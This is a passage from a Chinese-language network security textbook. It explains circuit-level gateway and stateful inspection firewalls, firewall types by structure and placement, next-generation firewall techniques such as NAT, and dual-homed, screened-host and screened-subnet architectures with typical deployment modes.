
(2) 电路级网关防火墙

另一种类型的代理技术称为电路级网关。在电路级网关中，数据包被提交至用户应用层处理。电路级网关用来在两个通信的终点之间转换包。

电路级网关工作在会话层。在两主机首次建立 TCP 连接时创立一个电子屏障。它作为服务器接收外来请求，并转发请求，与被保护的主机连接时则担当客户机角色，起代理服务的作用。它监视两主机建立连接时的握手信息是否合乎逻辑，信号有效后网关仅复制、传递数据，而不进行过滤。电路级网关中特殊的客户程序只在初次连接时进行安全协商控制，其后就透明了。只有懂得如何与该电路网关通信的客户机才能到达防火墙另一边的服务器。

电路级网关防火墙的特点是将所有跨越防火墙的网络通信链路分为两段。防火墙内外

计算机系统间应用层的“链接”,由两个终止代理服务器上的“链接”来实现,外部计算机的网络链路只能到达代理服务器,从而起到了隔离防火墙内外计算机系统的作用。此外,代理服务也对过往的数据包进行分析、注册登记,形成报告,同时当发现被攻击迹象时会向网络管理员发出警报,并保留攻击痕迹。

电路级网关常用于向外连接,这时网络管理员对其内部用户是信任的。电路级网关防火墙可以被设置成混合网关,对内连接支持应用层或代理服务,而对外连接支持电路级功能。这样使得防火墙系统对于要访问 Internet 服务的内部用户来说使用起来很方便,由于连接似乎是起源于防火墙,因而既可以隐藏受保护网络的有关信息,又能提供保护内部网络免于外部攻击的防火墙功能。

代理技术的优点首先是易于配置。因为代理是一个软件,所以它较过滤路由器更易配置。其次,代理能生成各项记录。因代理工作在应用层,它检查各项数据,可生成各项日志、记录,也可以用于计费等应用。再次,代理能灵活、完全地控制进出流量和内容,能过滤数据内容以及能为用户提供透明的加密机制。最后代理还可以方便地与其他安全手段集成。

代理技术的缺点首先是其速度较路由器慢,且对用户不透明。其次,对于每项服务,代理可能要求不同的服务器。还有代理服务不能保证免受所有协议弱点的限制。再次,代理取决于在客户端和真实服务器之间插入代理服务器的能力,这要求两者之间交流的相对直接性,而且有些服务的代理是相当复杂的。最后,代理不能改进底层协议的安全性。

3) 状态检测防火墙

状态检测防火墙的工作原理是它的安全特性非常好,其采用了一个在网关上执行网络安全策略的软件引擎,称为检测模块。检测模块在不影响网络正常工作的前提下,采用抽取相关数据的方法对网络通信的各层实施监测,抽取部分数据,即状态信息,并动态地保存起来作为以后制订安全决策的参考。

状态检测防火墙的优点是检测模块支持多种协议和应用程序,并可以很容易地实现应用和服务的扩充。其次,它可以检测 RPC 和 UDP 之类的端口信息,而包过滤和代理网关都不支持此类端口。最后,状态防火墙的性能非常坚固。

状态检测防火墙的缺点是配置非常复杂,而且会降低网络的速度。

2. 按组成结构分类

1) 按组成结构分为三类

(1) 软件防火墙

网络版的软件防火墙运行于特定的计算机上,它需要客户预先安装好的计算机操作系统的支持,一般来说这台计算机就是整个内部网络的网关。软件防火墙就像其他的软件产品一样需要先在计算机上安装并做好配置才可以使用。

(2) 硬件防火墙

这里所说的硬件防火墙是针对芯片级防火墙来说的。它们最大的差别在于是否基于专用的硬件平台。目前市场上大多数防火墙都是这种所谓的硬件防火墙,它们都基于 PC 架构,就是说,它们和普通的家庭用的 PC 没有太大区别。在这些 PC 架构计算机上运行一些经过裁剪和简化的操作系统,最常用的有 UNIX、Linux 和 FreeBSD 系统。

(3) 芯片级防火墙

基于专门的硬件平台,核心部分就是 ASIC 芯片,所有的功能都集成在芯片上。专有的

ASIC 芯片促使它们比其他种类的防火墙速度更快，处理能力更强，性能更高。

2）三种类型的防火墙比较

由于软件防火墙和硬件防火墙的结构是运行于一定的操作系统之上，就决定了它的功能是可以随着客户的实际需要而做相应调整的，这一点比较灵活。从性能上来说，多添加一个扩展功能就会对防火墙处理数据的性能产生影响，添加的扩展功能越多，防火墙的性能就下降得越快。

软件防火墙和硬件防火墙的安全性很大程度上取决于操作系统自身的安全性。无论是 UNIX、Linux 还是 Windows 系统，都或多或少存在漏洞，一旦被人取得了控制权，将可以随意修改防火墙上的策略和访问权限，进入内网进行任意破坏，危及内网的安全。芯片级防火墙不存在这个问题，自身有很好的安全保护，所以较其他类型的防火墙安全性高一些。

芯片级防火墙专有的 ASIC 芯片，促使它们比其他种类的防火墙速度更快，处理能力更强。专用硬件和软件的结合提供了线速处理、深层次信息包检查、坚固的加密、复杂内容和行为扫描功能的优化等，不会在网络流量的处理上出现瓶颈。目前使用芯片级防火墙技术成为实现千兆乃至万兆防火墙的主要选择。

3. 按部署位置分类

防火墙按在网络中部署位置的不同来划分，可分为边界防火墙、个人防火墙和混合式防火墙。

1）边界防火墙

边界防火墙位于内外网络的边界，所起的作用是对内、外网络实施隔离，保护边界内部网络。这类防火墙一般都是硬件类型的，价格昂贵，性能较好。

2）个人防火墙

个人防火墙安装于单台主机中，防御的也只是单台主机。这类防火墙应用于广大的个人用户，即为软件防火墙，价格最便宜，性能也最差。

3）混合式防火墙

混合式防火墙也称"分布式防火墙"，它是一整套防火墙系统，由若干软、硬件组成，分布于内、外网络边界和内部各主机之间，既对内、外网络之间数据流进行过滤，又对网络内部各主机之间的通信进行过滤。其性能最好，价格也最贵。

8.1.3 新一代防火墙的主要技术

防火墙产品经历了基于路由器的防火墙、用户化的防火墙、建立在通用操作系统上的防火墙和具有安全操作系统的防火墙 4 个阶段。随着防火墙产品的发展，防火墙产品的功能也越来越强大，逐渐将网关与安全系统合二为一，而实现防火墙的技术和方式也多种多样，目前新一代防火墙主要有下列技术及实现方式。

1. 双端口或三端口的结构

新一代防火墙产品具有两个或三个独立的网卡，内外两个网卡可不做 IP 转化而串接于内部网与外部网之间，另一个网卡可专用于对服务器的安全保护。

2. 透明的访问方式

以前的防火墙在访问方式上要么要求用户进行系统登录，要么要求用户安装防火墙的

客户端软件。新一代防火墙利用了透明的代理系统技术，从而降低了系统登录固有的安全风险和出错概率。

3. 灵活的代理系统

代理系统是一种将信息从防火墙的一侧传送到另一侧的软件模块。新一代防火墙采用了两种代理机制，一种用于代理从内部网络到外部网络的连接，另一种用于代理从外部网络到内部网络的连接。前者采用网络地址转换（Network Address Translation，NAT）技术来解决，后者采用非保密的用户定制代理或保密的代理系统技术来解决。

4. 多级过滤技术

为保证系统的安全性和防御水平，新一代防火墙采用了三级过滤措施，并辅以鉴别手段。在分组过滤一级，能过滤掉所有的源路由分组和假冒的 IP 源地址；在应用网关一级，能利用 FTP、SMTP 等各种网关，控制和检测 Internet 提供的所有通用服务；在电路网关一级，能实现内部主机与外部站点的透明连接，并对服务的通行实行严格控制。

5. 网络地址转换技术

网络地址转换技术是一种用于把内部 IP 地址转换成外部的 IP 地址的技术。例如使用的电话总机，当不同的内部网络向外连接时使用相同的一个或几个 IP 地址（总机号码）；而内部网络互相通信时则使用内部 IP 地址（分机号码）。这样，两个 IP 地址就不会发生冲突。

新一代防火墙利用 NAT 技术能透明地对所有内部地址做转换，使外部网络无法了解内部网络的结构，同时允许内部网络使用自己的 IP 地址和专用网络。如表 8-1 所示的地址作为保留地址，供私网使用。防火墙能详尽记录每一个主机的通信，确保每个分组送往正确的地址。

表 8-1　保留地址

A 类	10.0.0.0～10.255.255.255
B 类	172.16.0.0～172.31.255.255
C 类	192.168.0.0～192.168.255.255

6. Internet 网关技术

由于是直接串连在网络之中，新一代防火墙必须支持用户在 Internet 中互连的所有服务，同时还要防止与 Internet 服务有关的安全漏洞。故它要能以多种安全的应用服务器（包括 FTP、Finger、Mail、Telnet、News 和 WWW 等）来实现网关功能。

在域名服务方面，新一代防火墙采用两种独立的域名服务器，一种是内部 DNS 服务器，主要处理内部网络的 DNS 信息；另一种是外部 DNS 服务器，专门用于处理机构内部向 Internet 提供的部分 DNS 信息。

在匿名 FTP 方面，服务器只提供对有限的受保护的部分目录的只读访问。在 WWW 服务器中，只支持静态的网页，而不允许图形或 CGI 代码等在防火墙内运行。在 Finger 服务器中，对外部访问，防火墙只提供可由内部用户配置的基本的文本信息，而不提供任何与攻击有关的系统信息。SMTP 与 POP 邮件服务器要对所有进、出防火墙的邮件进行处理，并利用邮件映射与标头剥除的方法隐去内部的邮件环境，Telnet 服务器对用户连接的识别进行专门处理，网络新闻服务则为接收来自 ISP 的新闻开设了专门的磁盘空间。

7. 安全服务器网络

为适应越来越多的用户向 Internet 上提供服务时对服务器保护的需要，新一代防火墙采用分别保护的策略，保护对外服务器。它利用一张网卡将对外服务器作为一个独立网络处理，对外服务器既是内部网的一部分，又与内部网关完全隔离。这就是安全服务器网络(Security Server Network，SSN)技术。对 SSN 上的主机既可单独管理，也可设置成通过 FTP、Telnet 等方式从内部网上管理。

SSN 方法提供的安全性要比传统的隔离区(Demilitarized Zone，DMZ)方法好得多，因为 SSN 与外部网之间有防火墙保护，SSN 与内部网之间也有防火墙的保护，而 DMZ 只是一种在内、外部网络网关之间存在的防火墙方式。一旦 SSN 受到破坏，内部网络仍会处于防火墙的保护之下，而一旦 DMZ 受到破坏，内部网络便暴露于攻击之下。

8. 用户鉴别与加密

为了降低防火墙产品在 Telnet、FTP 等服务和远程管理上的安全风险，鉴别功能必不可少，新一代防火墙采用一次性使用的口令字系统来作为鉴别用户的手段，并实现了对邮件的加密。

9. 用户定制服务

为满足特定用户的特定需求，新一代防火墙在提供众多服务的同时，还为用户定制提供支持，这类选项有通用 TCP、出站 UDP、FTP 以及 SMTP 等类，如果某一用户需要建立一个数据库的代理，便可利用这些支持，方便设置。

10. 审计和告警

新一代防火墙产品的审计和告警功能十分健全，日志文件包括一般信息、内核信息、核心信息、接收邮件、邮件路径、发送邮件、已收消息、已发消息、连接需求、已鉴别的访问、告警条件、管理日志、进站代理、FTP 代理、出站代理、邮件服务器和域名服务器等。告警功能会守住每一个 TCP 或 UDP 探寻，并能以发出邮件、声响等多种方式报警。此外，新一代防火墙还在网络诊断、数据备份与保全等方面具有特色。

8.2 防火墙防御体系结构

目前，防火墙的防御体系结构主要有双宿/多宿主机防火墙、屏蔽主机防火墙和屏蔽子网防火墙三种。

8.2.1 双宿/多宿主机防火墙

双宿/多宿主机防火墙(Dual-Homed/Multi-Homed Firewall)又称为双宿/多宿网关防火墙。它是一种拥有两个或多个连接到不同网络上的网络接口的防火墙，通常用一台装有两块或多块网卡的堡垒主机作为防火墙，两块或多块网卡各自与受保护网和外部网相连，其体系结构如图 8-3 所示。这里的堡垒主机是一种被强化的可以防御攻击的计算机，被暴露于因特网之上，作为进入内部网络的一个检查点，以达到把整个网络的安全问题集中在某个主机上解决，从而省时省力，不用考虑其他主机的安全的目的。可以看出，堡垒主机是网络中

最容易受到侵害的主机,所以堡垒主机也必须是自身保护最完善的主机。




图 8-3　双宿/多宿主机防火墙体系结构

双宿/多宿主机防火墙的特点是主机的路由功能是被禁止的,两个网络之间的通信通过应用层代理服务来完成。堡垒主机的系统软件可用于维护系统日志、硬件备份日志或远程日志。这对于日后的检查非常有用,但这不能帮助网络管理者确认内网中哪些主机可能已被黑客入侵,一旦入侵者侵入堡垒主机并使其只具有路由功能,则任何网上用户均可以随便访问内部网络。

8.2.2　屏蔽主机防火墙

屏蔽主机防火墙易于实现也很安全,因此应用广泛。如图 8-4 所示,屏蔽主机网关包括一个分组过滤路由器连接外部网络,同时一个堡垒主机安装在内部网络上,通常在路由器上设立过滤规则,并使这个堡垒主机成为从外部网络唯一可直接到达的主机,这确保了内部网络不受未被授权的外部用户的攻击。




图 8-4　屏蔽主机防火墙体系结构

在屏蔽的路由器上的数据包过滤是按这样一种方法设置的:堡垒主机是因特网上的主机能连接到内部网络上的系统的桥梁(例如,传送进来的电子邮件)。即使这样,也仅有某些确定类型的连接被允许。任何外部的系统试图访问内部的系统或服务将必须连接到这台堡垒主机上。因此,堡垒主机需要拥有高等级的安全性。

数据包过滤也允许堡垒主机开放可允许的连接(对于"可允许"的界定将由用户站点的安全策略决定)到外部世界。在屏蔽的路由器中数据包过滤配置可以按下列方式之一执行。

(1) 允许其他的内部主机为了某些服务与因特网上的主机连接(即允许那些已经有数据包过滤的服务)。

(2) 不允许来自内部主机的所有连接(强迫那些主机经由堡垒主机使用代理服务)。

用户可以针对不同的服务混合使用这些手段,某些服务可以被允许直接经由数据包过滤,而其他服务可以被允许仅间接地经过代理。这完全取决于用户实行的安全策略。如果受保护网络是一个虚拟扩展的本地网,即没有子网和路由器,那么内网的变化不影响堡垒主

机和屏蔽路由器的配置。危险区域只限制在堡垒主机和屏蔽路由器。网关的基本控制策略由安装在上面的软件决定。如果攻击者设法登录到网关上面,内网中的其余主机就会受到很大威胁。这与双宿主机防火墙受攻击时的情形相似。

8.2.3 屏蔽子网防火墙

这种类型的防火墙是在内部网络和外部网络之间建立一个被隔离的子网,用两台分组过滤路由器将这一子网分别与内部网络和外部网络分开。在很多实现过程中,两个分组过滤路由器放在子网的两端,在子网内构成一个“非军事区(DeMilitarized Zone,DMZ)”,如图 8-5 所示。




图 8-5 屏蔽子网防火墙体系结构

内部网络和外部网络均可访问被屏蔽子网,但禁止它们穿过被屏蔽子网通信,例如 WWW 和 FTP 服务器可放在 DMZ 中。有的屏蔽子网中还设有一台堡垒主机作为唯一可访问点,支持终端交互或作为应用网关代理。这种配置的危险带仅包括堡垒主机、子网主机及所有连接内网、外网和屏蔽子网的路由器。

在实际应用中建造防火墙时,一般很少采用单一的技术,通常采用多种解决不同问题的技术的组合。这种组合主要取决于向用户提供什么样的服务,能接受什么等级的风险。采用哪种技术主要取决于经费、投资的大小或技术人员的技术、时间等因素。应该根据所购买防火墙软件的要求、硬件环境所能提供的支持,综合考虑选用最合适的防火墙体系结构,最大限度地发挥防火墙软件的功能,实现对信息的安全保护。

8.3 防火墙部署过程和典型部署模式

8.3.1 部署防火墙的基本方法和步骤

防火墙部署是指根据受保护的网络环境和安全策略,如物理结构或逻辑区域,将防火墙安装在网络系统中的过程。防火墙部署的基本过程包含以下几个步骤。

步骤一,根据公司或组织的安全策略需求,将网络划分为若干安全区域。

步骤二,在安全区域之间设置针对网络通信的访问控制点。

步骤三,针对不同访问控制点的通信业务需求,制定相应的边界安全策略。

步骤四,根据控制点的边界安全策略,采用合适的防火墙技术和防范结构。

步骤五,在防火墙上,配置实现对应的边界安全策略。

步骤六,测试验证边界安全策略是否正常执行。

步骤七，运行和维护防火墙。

8.3.2　防火墙典型部署模式

模式一：在企业、政府纵向网络中部署防火墙

在政府机构、大中型企业中，总部网络与分支机构网络相互连接是纵向关系。为节省网络建设成本，会利用互联网建立跨地区的企业网络系统。在这种纵向网络结构中，每一个分支网络的关键位置都部署了防火墙，从而确保网络数据的安全可靠，如图 8-6 所示。




图 8-6　纵向网络中部署防火墙

模式二：内部网络安全防御

随着信息化的进展，内部网络与互联网之间信息交换日益频繁，为了保护内部网络的安全性，安全管理人员在内部网络与互联网边界部署防火墙，防止外部网络攻击。目前，典型安全边界模式是屏蔽子网防火墙，如图 8-7 所示。




图 8-7　内部网络安全防御防火墙部署

模式三：高可靠性网络中防火墙部署

大型网络对可靠性的要求很高，如图 8-8 所示，在一个全冗余环境中，将防火墙以透明模式接入，为防止网络中不正常的路由，防火墙之间采用 STP 线连接，保持防火墙的状态表同步，同时通过 Cisco 的 HSRP 技术和浮动静态路由技术来实现冗余备份。




图 8-8　高可靠性网络中防火墙的部署

8.4　入侵检测技术

